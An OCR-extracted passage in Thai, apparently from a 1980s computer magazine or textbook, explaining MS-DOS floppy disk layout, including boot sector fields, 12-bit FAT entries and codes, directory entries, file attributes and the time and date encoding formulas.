
สำหรับรูปที่ 6 (ข) เป็นฟอร์แมตของเอ็มเอสดอสตั้งแต่เวอร์ชัน 2 ขึ้นไป ซึ่งเพิ่มขนาดความจุใน 1 แทร็คเป็น 9 เซกเตอร์ ดังนั้นความจุรวมจึงคำนวณได้ดังนี้

40 แทร็ค × 9 เซกเตอร์ × 512 ไบต์ = 184,320 ไบต์ (180KB)

ความแตกต่างระหว่างฟอร์แมตทั้งสองแบบอีกส่วนหนึ่งก็คือ จำนวน FAT (จะกล่าวถึงรายละเอียดในหัวข้อต่อไป) ของดิสค์ที่ฟอร์แมตแบบ 9 เซกเตอร์จะเพิ่มขึ้นเป็น 2 เท่าคือมี 4 FAT (อยู่ในแทร็ค 0 เซกเตอร์ที่ 2 ถึง 5)

โครงสร้างการจัดเก็บไฟล์ของดิสค์ 5.25 นิ้ว 40 แทร็คแบบสองหน้า

ลักษณะโดยทั่วไปของการจัดเก็บไฟล์ของดิสค์แบบสองหน้า ดังแสดงในรูปที่ 7 มีความคล้ายคลึงกับการจัดเก็บไฟล์ของดิสค์แบบหน้าเดียว แต่เนื่องจากเพิ่มจำนวนหน้าอีก 1 หน้า ทำให้สามารถจุไฟล์ได้มากขึ้น จึงมีการเพิ่มจำนวนไดเรคทอรีจาก 4 เซกเตอร์มาเป็น 7 เซกเตอร์ อย่างไรก็ตาม วิธีเก็บข้อมูลของดิสค์แบบ 2 หน้านี้จะเริ่มต้นที่หน้าแรก (side 0) ของเซกเตอร์ 1 และไล่ต่อมาเป็นเซกเตอร์



รูปที่ 5 การจัดแบ่งส่วนต่าง ๆ บนดิสเกตต์ของเอ็มเอสดอส

เซกเตอร์	แทร็ค 0	1	2	3	4
1	B	XXXX

2,3,...ตามลำดับจนถึงเซกเตอร์สุดท้ายจึงค่อยมาเริ่มที่หน้าที่สอง (side 1) ที่เซกเตอร์ 1 อีกครั้ง ในทำนองเดียวกันเราสามารถคำนวณความจุของดิสก์ทั้งสองแบบได้ดังนี้

40 แทร็ค × 8 เซกเตอร์ × 512 ไบต์ × 2 หน้า = 327,680 ไบต์ (320KB)

และ

40 แทร็ค × 9 เซกเตอร์ × 512 ไบต์ × 2 หน้า = 368,640 ไบต์ (360KB)

โครงสร้างการจัดเก็บไฟล์ของดิสก์ 5.25 นิ้ว 80 แทร็ค แบบสองหน้า

ฟอร์แมตดิสก์แบบนี้ เป็นฟอร์แมตของดอสเวอร์ชัน 3 ซึ่งใช้กับเครื่องไอบีเอ็ม พีซี/เอที ทำให้ความจุเพิ่มสูงขึ้นไปถึง 1.2 เมกะไบต์ โครงสร้างของดิสก์นี้แสดงได้ดังรูปที่ 8 ซึ่งเพิ่มจำนวนแทร็คขึ้นเป็น 2 เท่า และฟอร์แมตให้มีเซกเตอร์ต่อแทร็คมากขึ้นเป็น 15 เซกเตอร์ ดังนั้นความจุรวมจะคำนวณได้เท่ากับ

80 แทร็ค × 15 เซกเตอร์ × 512 ไบต์ × 2 หน้า = 1,228,800 ไบต์ (1.2 MB)

บูตเซกเตอร์

บูตเซกเตอร์จะอยู่ที่เซกเตอร์แรกสุด (แทร็ค 0 เซกเตอร์ 1 ด้าน 0) ทำหน้าที่บรรจุข้อมูลเกี่ยวกับลักษณะโครงสร้างของดิสเกตต์ และโปรแกรมสั้น ๆ สำหรับการอ่านไฟล์ของดอสมาทำงาน โครงสร้างแต่ละไบต์ของบูตเซกเตอร์แสดงไว้ดังตารางที่ 1

ตารางการจัดสรรแฟ้ม (FAT)

ตารางการจัดสรรแฟ้ม (File Allocation Table หรือ FAT) ใช้เป็นที่เก็บตำแหน่งของไฟล์บนดิสเกตต์

เซกเตอร์	แทร็ค 0	1	2	3	4
หน้า 0 1	B	X X X

ความจำเป็นที่ต้องมี FAT นี้เนื่องจากว่าเอ็มเอสดอสใช้ระบบจัดเก็บไฟล์บนดิสเกตต์อย่างกระจาย ต่างกับโปรแกรมจัดระบบงานบางตัวที่เก็บไฟล์อย่างต่อเนื่องกันไป ซึ่งมีข้อดีที่การเข้าถึงไฟล์เป็นไปอย่างรวดเร็ว วิธีการเรียกไฟล์ทำได้ง่าย เพียงแต่กำหนดจุดเริ่มต้นและจุดสิ้นสุดของไฟล์เท่านั้น

การเก็บไฟล์อย่างต่อเนื่อง ถึงแม้จะเป็นวิธีการที่ง่ายแต่ก็ขาดประสิทธิภาพ เช่น ในกรณีที่เราลบไฟล์สองไฟล์ทิ้งออกไป และเมื่อมีการสร้างไฟล์ใหม่ขึ้นมาแต่มีขนาดใหญ่กว่าไฟล์ที่ถูกลบทิ้ง และพื้นที่ว่างอื่นบนดิสเกตต์ก็ไม่พอเก็บไฟล์ ผลก็คือ ดิสเกตต์ถูกมองว่าเต็ม ซึ่งเท่ากับว่าเราเสียพื้นที่นั้นไปโดยเปล่าประโยชน์แต่สำหรับเอ็มเอสดอสใช้ระบบเก็บไฟล์อย่างกระจาย ไฟล์ ๆ หนึ่งจึงไม่จำเป็นต้องอยู่ติดกันไปโดยตลอด แต่อาจจะกระจัดกระจายอยู่บนดิสเกตต์ด้วยเหตุนี้จึงต้องมี FAT เป็นแผนที่สำหรับบอกตำแหน่งไฟล์

ดังที่กล่าวมาแล้วว่าดอสจะมองดิสเกตต์ในรูปคลัสเตอร์ สำหรับดิสเกตต์หน้าเดียว 1 คลัสเตอร์ก็คือ 1 เซกเตอร์ ส่วนดิสเกตต์สองหน้าจะนับ 2 เซกเตอร์เป็น 1 คลัสเตอร์ ดังแสดงในรูปที่ 9,10 และ 11 ซึ่งจะบอกให้เราทราบว่าดอสมองเห็นดิสก์ในรูปหมายเลขคลัสเตอร์ได้อย่างไร เมื่อดอสมองดิสเกตต์ในรูปของคลัสเตอร์ ดังนั้น FAT จึงใช้ดิสเกตต์บรรจุหมายเลขคลัสเตอร์เพื่อบอกถึงตำแหน่งของไฟล์นั้นเอง เรายังสังเกตเห็นได้อีกว่า สำหรับดิสก์ที่ฟอร์แมตแบบ 9 เซกเตอร์และ 15 เซกเตอร์จะมี FAT ถึง 2 ชุด สำรองเผื่อไว้เมื่อดิสก์มีความจุเพิ่มขึ้น แต่ในขณะนี้ใช้เพียงเป็นชุดก็อบปี้ถ้า FAT ชุดหนึ่งเสียก็ยังมีชุดสำรองไว้ใช้งานได้

ออฟเซต	ความยาว	บรรจุข้อมูล
0	3 ไบต์	คำสั่ง JUMP 2E
8	8 ไบต์	บัตรแสดงตัวเองของระบบ เช่น ดอส 2.0
11	1 เวิร์ด	จำนวนไบต์ใน 1 เซกเตอร์
13	1 ไบต์	จำนวนคลัสเตอร์ใน 1 เซกเตอร์
14	1 เวิร์ด	จำนวนเซกเตอร์ที่สำรองเอาไว้
16	1 ไบต์	จำนวนสำเนาของ FAT
19	1 เวิร์ด	จำนวนเซกเตอร์ทั้งหมดบนดิสก์
21	1 ไบต์	รหัสบอกการฟอร์แมตดิสก์ เช่น FD,FF,FF
22	1 เวิร์ด	จำนวนเซกเตอร์ที่ใช้ต่อ 1 FAT
24	1 เวิร์ด	จำนวนเซกเตอร์ใน 1 แทร็ค
26	1 เวิร์ด	จำนวนด้านหรือจำนวนเฮดเดอร์สำหรับการเขียนและการอ่าน
28	1 เวิร์ด	จำนวนเซกเตอร์ที่สำรองไว้เป็นพิเศษ
2E	—	โปรแกรมสั้น ๆ สำหรับการบูตดอส

ตารางที่ 1 โครงสร้างของบูตเซกเตอร์

เซกเตอร์	แทร็ค 1	แทร็ค 2...6	แทร็ค 7	แทร็ค 8
	0 1 2 3 4 5 6 7 8 9 0	1 2 3 4 5 6 7 8 9 0	1 2 3 4 5 6 7 8 9 0	1 2 3 4 5 6 7 8 9
1	B X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
2	F X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
3	F X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
4	F X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
5	F X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
6	F X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
7	F X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
หน้า 0 8	F X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
9	F X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
10	F X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
11	F X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
12	F X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
13	F X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
14	F X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
15	F X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
1	D X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
2	D X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
3	D X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
4	D X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
5	D X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
6	D X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
7	D X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
หน้า 1 8	D X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
9	D X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
10	D X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
11	D X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
12	D X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
13	D X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
14	D X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E
15	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X X X X X X X X X X X X X X X X X X	X E E

B = บูตเรคอร์ด
D = ไดเรคทอรี
F = FAT
X = เซกเตอร์ที่บรรจุข้อมูล
E = เซกเตอร์ว่าง

รูปที่ 8 โครงสร้างการจัดเก็บไฟล์ของดิสก์ 5.25 นิ้ว 80 แทร็ค แบบสองหน้า

การมองค่าใน FAT

ใน FAT แต่ละชุดจะถูกแบ่งออกเป็นหมายเลขย่อย ๆ อีกด้วย หมายเลขของ FAT จะต้องมีหมายเลขตรงกับหมายเลขของคลัสเตอร์เสมอเพื่อใช้ชี้ไปยังคลัสเตอร์ที่เราสนใจ และเนื่องจาก FAT หมายเลข 0 และ 1 จะสำรองไว้เป็นพิเศษโดยไม่นำมาใช้ในการชี้ไฟล์ เราจึงเห็นได้ว่า หมายเลขของคลัสเตอร์ 0 กับ 1 จึงไม่มีตามไปด้วย และจะเริ่มที่หมายเลข 2 เสมอ ดังแสดงในรูปที่ 12 ซึ่งจะช่วยให้เรามองภาพได้ชัดเจนยิ่งขึ้น ถ้าดูรูปที่ 12 แล้ว เราอาจจะรู้สึกแปลกใจว่าทำไม FAT แต่ละหมายเลขจึงมีหมายเลขถึง 3 ตัว ข้อนี้เป็นความตั้งใจของผู้ออกแบบเอ็มเอสดอสเอง เพราะถ้าใช้ไบต์เดียวก็จะไม่พอที่จะแทนหมายเลขคลัสเตอร์ได้ แต่ถ้าขยายเป็น 2 ไบต์ ก็เกิดปัญหาอีก คือจำนวน FAT จะไม่มากพอที่จะแทนคลัสเตอร์ได้หมด ดังนั้นขนาดของแต่ละ FAT จึงมาลงตัวที่ 1.5 ไบต์ เอ็มเอสดอสจะมีวิธีการเข้ารหัสและถอดรหัสของ FAT แบบ 1.5 ไบต์นี้เอง

สิ่งสุดท้ายที่น่าสนใจสำหรับ FAT ก็คือความหมายของรหัสต่าง ๆ ซึ่งแสดงไว้ดังตารางที่ 2 และตารางที่ 3

ไดเรคทอรี

ไดเรคทอรี (directory) เป็นส่วนที่ใช้เก็บข้อมูลของไฟล์ทุกไฟล์บนดิสค์ เมื่อเราใช้คำสั่ง DIR ข้อมูลที่ปรากฏบนจอภาพก็ถูกนำมาจากไดเรคทอรีนี้ ไฟล์แต่ละไฟล์จะมีไดเรคทอรีเป็นของตัวเอง ใน 1 ไดเรคทอรีจะกินเนื้อที่ 32 ไบต์ และตามการฟอร์แมตใน 1 เซกเตอร์จะมี 512 ไบต์ นั่นคือ

เซกเตอร์	แทร็ค 0	1	2	...	39
1	Boot	3	11	...	●
2	FAT # 1	4	12	...	●
3	FAT # 2	5	13	...	309
4	Dir	6	14	...	310
5	Dir	7	15	...	311
6	Dir	8	16	...	312
7	Dir	9	●	...	313
8	2	10	●	...	314

(ก) 8 เซกเตอร์/แทร็ค

เซกเตอร์	แทร็ค 0	1	2	...	39
1	Boot	2	11	...	●
2	FAT # 1	3	12	...	●
3	FAT # 1	4	13	...	346
4	FAT # 2	5	14	...	347
5	FAT # 2	6	15	...	348
6	Dir	7	16	...	349
7	Dir	8	17	...	350
8	Dir	9	●	...	351
9	Dir	10	●	...	352


(ข) 9 เซกเตอร์/แทร็ค

รูปที่ 9 หมายเลขคลัสเตอร์ของดิสค์ 40 แทร็ค แบบหน้าเดียว

รูปที่ 10 หมายเลขคลัสเตอร์ของดิสค์ 40 แทร็ค แบบสองหน้า

เซกเตอร์		แทร็ค 0	1	2	...	39
	1	Boot	5	13	...	●
	2	FAT # 1				
	3	FAT # 2	6	14	...	●
หน้า	4	Dir				
0	5	Dir	7	15	...	311
	6	Dir				
	7	Dir	8	16	...	312
	8	Dir				
หน้า	1	Dir	9	17	...	313
1	2	Dir				
จุดเริ่มต้นเซกเตอร์ข้อมูล →	3	2	10	18	...	314
	4					
	5	3	11	19	...	315
	6					
	7	4	12	●	...	316
	8			●		จุดสิ้นสุด

(ก) 8 เซกเตอร์/แทร็ค



(ข) 9 เซกเตอร์/แทร็ค

FAT หมายเลข 0	ความหมาย
FF8	ฮาร์ดดิสก์
FF9	ฟลอปปี้ดิสก์ 2 หน้า 15 เซกเตอร์
FFC	9 เซกเตอร์/แทร็ค แบบหน้าเดียว
FFD	9 เซกเตอร์/แทร็ค แบบสองหน้า
FFE	8 เซกเตอร์/แทร็ค แบบหน้าเดียว
FFF	8 เซกเตอร์/แทร็ค แบบสองหน้า

ตารางที่ 2 ความหมายของ FAT ที่ตำแหน่งหมายเลข 0

หมายเลข	ความหมาย
000	คลัสเตอร์ว่าง นำไปใช้งานได้
FF0-FF6	คลัสเตอร์สำรอง ไม่ให้ใช้กับไฟล์ปกติ
FF7	คลัสเตอร์เสีย ไม่ได้ใช้งานในการเก็บข้อมูล
FF8-FFF	คลัสเตอร์ที่ใช้ครั้งล่าสุด
XXX	บอกหมายเลขคลัสเตอร์ต่อไปที่ข้อมูลบรรจุอยู่

ตารางที่ 3 ความหมายของ FAT ที่ตำแหน่งหมายเลขต่าง ๆ

1 เซกเตอร์บรรจุไดเรคทอรีได้ 16 ไดเรคทอรี จำนวนไฟล์หรือไดเรคทอรีที่มีได้บนดิสเกตต์จึงขึ้นอยู่กับจำนวนไดเรคทอรีนี้เอง

ตัวอย่างสำหรับดิสค์หน้าเดียว จะมีไดเรคทอรีได้

4 เซกเตอร์ × 16 ไดเรคทอรี = 64 ไดเรคทอรี

ถ้าเป็นดิสค์สองหน้า 40 แทร็ค จะมีไดเรคทอรีได้

7 เซกเตอร์ × 16 ไดเรคทอรี = 112 ไดเรคทอรี

ถ้าเป็นดิสค์สองหน้า 80 แทร็ค จะมีไดเรคทอรีได้

14 เซกเตอร์ × 16 ไดเรคทอรี = 224 ไดเรคทอรี

เราสามารถแบ่งไดเรคทอรีออกเป็นส่วนย่อยได้ ดังแสดงในรูปที่ 13

ชื่อไฟล์และชนิดของไฟล์

ชื่อไฟล์และชนิดของไฟล์จะใช้พื้นที่ 11 ไบต์ ชื่อไฟล์และชนิดของไฟล์นี้อาจจะเป็นไฟล์ปกติหรือเป็นไดเรคทอรีย่อยก็ได้ และไดเรคทอรีย่อยนี้ก็มีไดเรคทอรีของตัวเองได้อีก ดังนั้นดิสค์หนึ่งแผ่นจึงไม่จำกัดจำนวนไฟล์ที่จะเก็บ เป็นต้นว่า ดิสค์ 40 แทร็ค แบบสองหน้าจะบรรจุไฟล์ได้ 112 ไฟล์ เมื่อจำนวนไฟล์ใกล้จะเต็ม เราก็มีทางออกโดยการสร้างไดเรคทอรีย่อย ทำให้สามารถขยายจำนวนไฟล์เพิ่มขึ้นอีก 112 ไฟล์

เมื่อไฟล์ถูกลบสิ่งที่เกิดขึ้นคือ ไบต์แรกของชื่อไฟล์จะถูกเปลี่ยนเป็นรหัส E5 ไบต์แรกของไฟล์นี้จึงเปรียบเสมือนสถานะบอกการใช้งาน ถ้าไบต์นี้มีค่า 00 หมายถึงไดเรคทอรีนี้ไม่ได้ถูกใช้มาก่อน

ลักษณะเฉพาะของไฟล์

ไบต์ที่ 12 ของไดเรคทอรีมีชื่อเรียกว่า แอตทริบิวต์ไบต์ (attribute byte) ซึ่งเป็นไบต์ที่ใช้แสดงลักษณะเฉพาะของไฟล์ แต่ละบิตในไบต์จะมีความหมายพิเศษเพื่อบอกลักษณะของไฟล์ ดังแสดงในรูปที่ 14

ไฟล์ ๆ หนึ่งอาจมีลักษณะเฉพาะได้หลายอย่าง เช่น แอตทริบิวต์ไบต์ของไฟล์หนึ่งมีค่า 07H หรือ 00000111 แสดงว่าเป็นไฟล์ระบบ (system file) และถูกซ่อนไว้ (hidden) รวมทั้งเป็นไฟล์ที่อ่านได้อย่างเดียวไม่สามารถลบหรือแก้ไขได้

เวลา

ไบต์ที่ 13 ถึงไบต์ที่ 14 ใช้เป็นที่เก็บตัวเลขเพื่อแสดงถึงเวลาที่สร้างหรือแก้ไขไฟล์ครั้งล่าสุด เวลาที่เก็บในข้อมูลขนาด 2 ไบต์จะอยู่ในรูปเลขฐานสิบหก ซึ่งจะคำนวณมาจาก

Time = (hour * 2,048) + (minutes * 32) + (seconds * 0.5)


เมื่อชั่วโมงมีค่าตั้งแต่ 0 ถึง 23 และเนื่องจากพื้นที่ซึ่งออกแบบมามีจำกัดสำหรับการเก็บข้อมูลในส่วนวินาที ดังนั้นค่าวินาทีจะเก็บในหน่วย 2 วินาที จากค่า 0 ถึง 29 ตัวอย่างเช่น เวลา 16 วินาทีจะเก็บแทนด้วยเลข 8 (จะเห็นได้ว่าการเข้ารหัสจะนำ 0.5 มาคูณ) การเก็บเวลาในข้อมูลขนาด 2 ไบต์จะแสดงได้ดังรูปที่ 15

วันที่

ไบต์ที่ 15 ถึงไบต์ที่ 16 ใช้เก็บวันที่ที่สร้างหรือแก้ไขไฟล์ครั้งล่าสุด วันที่ซึ่งใช้พื้นที่เก็บขนาด 2 ไบต์จะคำนวณได้จากสูตร

	เซกเตอร์	แทร็ค 0	1	2	...	39	
	1	Boot	3	33	...	●	
	2	FAT # 1	4	34	...	●	
	3	FAT # 1	5	35	...	1166	
	4	FAT # 1	6	36	...	1167	
	5	FAT # 1	7	37	...	1168	
	6	FAT # 1	8	38	...	1169	
หน้า	7	FAT # 1	9	39	...	1170	
0	8	FAT # 1	10	40	...	1171	
	9	FAT # 2	11	●	...	1172	
	10	FAT # 2	12	●	...	1173	
	11	FAT # 2	13	●	...	1174	
	12	FAT # 2	14	●	...	1175	
	13	FAT # 2	15	●	...	1176	
	14	FAT # 2	16	●	...	1177	
	15	FAT # 2	17	●	...	1178	
	1	Dir	18	●	...	1179	
	2	Dir	19	●	...	1180	
	3	Dir	20	●	...	1181	
	4	Dir	21	●	...	1182	
	5	Dir	22	●	...	1183	
	6	Dir	23	●	...	1184	
หน้า	7	Dir	24	●	...	1185	
1	8	Dir	25	●	...	1186	
	9	Dir	26	●	...	1187	
	10	Dir	27	●	...	1188	
	11	Dir	28	●	...	1189	
	12	Dir	29	●	...	1191	
	13	Dir	30	●	...	1192	
	14	Dir	31	●	...	1193	
จุดเริ่มต้นเซกเตอร์ข้อมูล →	15	2	32	●	...	1194	จุดสิ้นสุด

รูปที่ 11 หมายเลขคลัสเตอร์ของดิสก์ 80 แทร็ค แบบสองหน้า



รูปที่ 12 ตัวอย่าง FAT ที่ใช้เป็นแผ่นที่เพื่อชี้ตำแหน่งไฟล์

```
Date = (year-1980) × 512
+ (month × 64) + day
```

สำหรับการเก็บปี ค.ศ. มีวิธีการเก็บแบบลดรูป โดยนำปี ค.ศ. มาลบจาก 1980 ดังนั้นปี ค.ศ. 1988 ก็ถูกแปลงเป็นตัวเลขดังนี้

```
Date = (1988 – 1980) * 512
       + (7*64) + 3
     = 4096 + 448 + 3
     = 4547
```


การเก็บวันที่ในข้อมูลขนาด 2 ไบต์ แสดงไว้ในรูปที่ 16

คลัสเตอร์เริ่มต้น

